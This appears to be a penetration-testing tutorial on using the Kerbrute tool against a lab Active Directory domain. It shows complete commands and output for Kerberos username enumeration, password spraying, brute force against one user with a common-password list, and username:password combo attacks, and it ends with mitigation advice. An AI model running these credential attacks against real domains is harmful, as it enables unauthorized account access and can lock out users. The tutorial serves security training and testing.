Username Enumeration using Kerbrute Tool

1. Installation and deployment

Kerbrute can be downloaded from its official github repository release page. It was last modified in December 2019. The source code of the tool is also available, and it is also available for windows system and other Linux architecture. For the simplicity, we will download compiled **kerbrute_linux_amd64** for the kali Linux which will be going to be an attacking system for the demonstration. The tool can be downloaded from link given below.

https://github.com/ropnop/kerbrute/releases/tag/v1.0.3

Once we download tool in kali machine, we can list the available options and feature by executing following command:

./kerbrute_linux_amd64

In the picture below, we can see that tools can perform various tasks such as bruteforce, bruteuser, password spray, userenum and version detection. Moreover, there are some flags available too which can be very handy during penetration testing. During the internal assessment, many times we encounter security features and the password policy so increasing and decreasing threads can help us to make password attack stealthier.

```
┌──(root㉿kali)-[~]
└─# chmod 777 kerbrute_linux_amd64

┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts
It is designed to be used on an internal Windows domain with access to one of the Domai
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit

Flags:
      --dc string       The location of the Domain Controller (KDC) to target. If blank
      --delay int       Delay in millisecond between each attempt. Will always use sing
  -d, --domain string   The full domain to use (e.g. contoso.com)
  -h, --help            help for kerbrute
  -o, --output string   File to write logs to. Optional.
      --safe            Safe mode. Will abort if any user comes back as locked out. Def
  -t, --threads int     Threads to use (default 10)
  -v, --verbose         Log failures and errors

Use "kerbrute [command] --help" for more information about a command.
```

2. Find valid users/User enumeration

During the internal penetration testing engagements especially in Active Directory environment, our initial goal is to find valid users. Once we find potential users from the company website or any other sort of misconfiguration then we can verify those users if they have valid accounts or not using kerbrute. To do that, we will make a list of potential users

that we obtained from OSINT or any other way. For the demonstration, we have created a user's lists and saved it as users.txt.

```
┌──(root㉿kali)-[~]
└─# cat users.txt .
admin
kapil
mukurram
aarti
yashika
shreya
geet
pavan
komal
raj
```

Then we provided users list and selected userenum option. Next we provided domain controller IP address and domain name which is **ignite.local** in our case. The tool will test against each user account and verify if those users exist in the domain and using Kerberos pre-authentication. In the picture below we can see that kapil, aarti, shreya, raj and pawan appeared as valid users using Kerberos authentication. Here we in the position where we can think about various Kerberos attack such as SPN and Kerberos bruteforce etc.

```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:48:23 >  Using KDC(s):
2022/12/28 16:48:23 >   192.168.1.19:88

2022/12/28 16:48:23 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 16:48:23 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 16:48:24 >  Done! Tested 10 usernames (5 valid) in 0.011 seconds
```

3. Kerbrute Password Spray

Suppose we have obtained a password (Password@1) during enumeration phase that can be anything such as OSNIT leaked password, service misconfiguration, smb share, ftp etc but we do not know the real owner of the obtained password. In the username enumeration phase, we found five valid users now we can test obtained password with their accounts. Password spray is like password bruteforce where we test each password against single users but in the password spray, we use single password and test it against all valid accounts. To do that, we created a new users list and saved it as users.txt.

Then we used **passwordspray** option this time and provided domain controller IP address and domain name along with valid users list and obtained password. In the picture below, we can see that three users account matched with the obtained password. Now we can try log in via rdp, winrm and smb service. To reproduce the proof of concept, please consider following below command.

```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 16:49:14 >  Using KDC(s):
2022/12/28 16:49:14 >   192.168.1.19:88

2022/12/28 16:49:14 >  [+] VALID LOGIN:  pavan@ignite.local:Password@1
2022/12/28 16:49:14 >  [+] VALID LOGIN:  aarti@ignite.local:Password@1
2022/12/28 16:49:14 >  [+] VALID LOGIN:  raj@ignite.local:Password@1
2022/12/28 16:49:14 >  Done! Tested 10 logins (3 successes) in 0.014 seconds
```


4. Password Bruteforce

Next, we will try password bruteforce using potential passwords against single user. In the password bruteforce we test all potential password against single user. Here we are using common password list where you can try with different password list to get expected result.

```
┌──(root㉿kali)-[~]
└─# cat pass.txt
123456
password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin
welcome
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
hello
freedom
whatever
qazwsx
trustno1
654321
jordan23
harley
password01
1234
```

Firstly, we will create a potential password to perform bruteforce attack against the domain.

We have created a password list and saved in as pass.txt Then we are used bruteuser option this time and provided domain controller IP address, domain name and potential password list and username (aarti). Tool will show + sign when it triggers with the valid password. If you are in the real-world engagement, then be careful about the account lockout policy because it may affect our client business. It is very common to experience this problem during penetration testing and you might need to wait for 30 minutes to one hour to perform the attack again or sometime system administrator need to unlick it manually. Usually, it locks out account after 5 attempts, but few companies set it at 3 attempts as well. In the picture, we can see that user aarti's password matched with one password from the password list we provided. Now, we can use valid credentials to log in via RDP, psexec and evil-winrm.



5. Bruteforce username:password combos

In this project, we will create a combined username and password list and attempt to verify if they matched. To do that, we created username and password list and saved it as userpass.txt and attempt to verify using pipe (|) along with (-) flag. Here we have provided user/pass list, domain controller IP address and the domain name as we did in the earlier attacks. Execution of the command verified two user accounts.

```
┌──(root㉿kali)-[~]
└─# cat userpass.txt | ./kerbrute_linux_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:13:03 >  Using KDC(s):
2022/12/28 17:13:03 >   192.168.1.19:88

2022/12/28 17:13:03 >  [+] VALID LOGIN:  raj@ignite.local:Password@1
2022/12/28 17:13:03 >  [+] VALID LOGIN:  aarti@ignite.local:Password@1
2022/12/28 17:13:03 >  Done! Tested 22 logins (2 successes) in 0.007 seconds
```

6. Saving Output

Saving output is always healthy whether we are solving CTF or in the real word engagements. If we save output, then we do not have to run command again and again to check the results. Also, it is beneficial specially in the real-world project where we have to provide output to our clients in the penetration testing reports. We can save output of our finding using -o flag providing output file name.


In this project, we have saved output as result.txt. To reproduce the proof of concept, follow the below command where we append -o flag in previously used command.

```
┌──(root㉿kali)-[~]
└─# ./kerbrute_linux_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop

2022/12/28 17:14:57 >  Using KDC(s):
2022/12/28 17:14:57 >   192.168.1.19:88

2022/12/28 17:14:57 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 17:14:57 >  Done! Tested 10 usernames (5 valid) in 0.002 seconds

┌──(root㉿kali)-[~]
└─# cat result.txt
2022/12/28 17:14:57 >  Using KDC(s):
2022/12/28 17:14:57 >   192.168.1.19:88
2022/12/28 17:14:57 >  [+] VALID USERNAME:       kapil@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       aarti@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       pavan@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       raj@ignite.local
2022/12/28 17:14:57 >  [+] VALID USERNAME:       shreya@ignite.local
2022/12/28 17:14:57 >  Done! Tested 10 usernames (5 valid) in 0.002 seconds
```

7. Verbose mode

We can also use verbose mode using **-v** flag in our command. Verbose features give us insight about the tool doing with each user account. Here in the below example, we can see that when kerbrute in unable to verify Kerberos account, it is showing user does not exist. In this example we are attempting to perform username enumeration by using same command we

used during username enumeration phase by appending **-v** flag to get verbose result.



8. Mitigation

There are multiple factors and ways which can help to hardening the system.

1. Following strong password policy and recommends avoiding using common passwords.
2. Applying account lockout policy to mitigate with brute force attack.
3. Using two-factor authentication: Two-factor authentication should be used for all user accounts.
4. The organizations must educate employees about the potential threat and attacks by providing monthly awareness program.
5. Conducting penetration testing assessment twice a year.

9. Conclusion

We have explored kerbrute tool briefly and its special features which can allow an attacker to gain access into the internal network. We have explored multiple techniques to exploit internal network using kerbrute tool where we performed password spray, password bruteforce and userenum etc. Lastly, we also provided the steps to mitigate these attacks.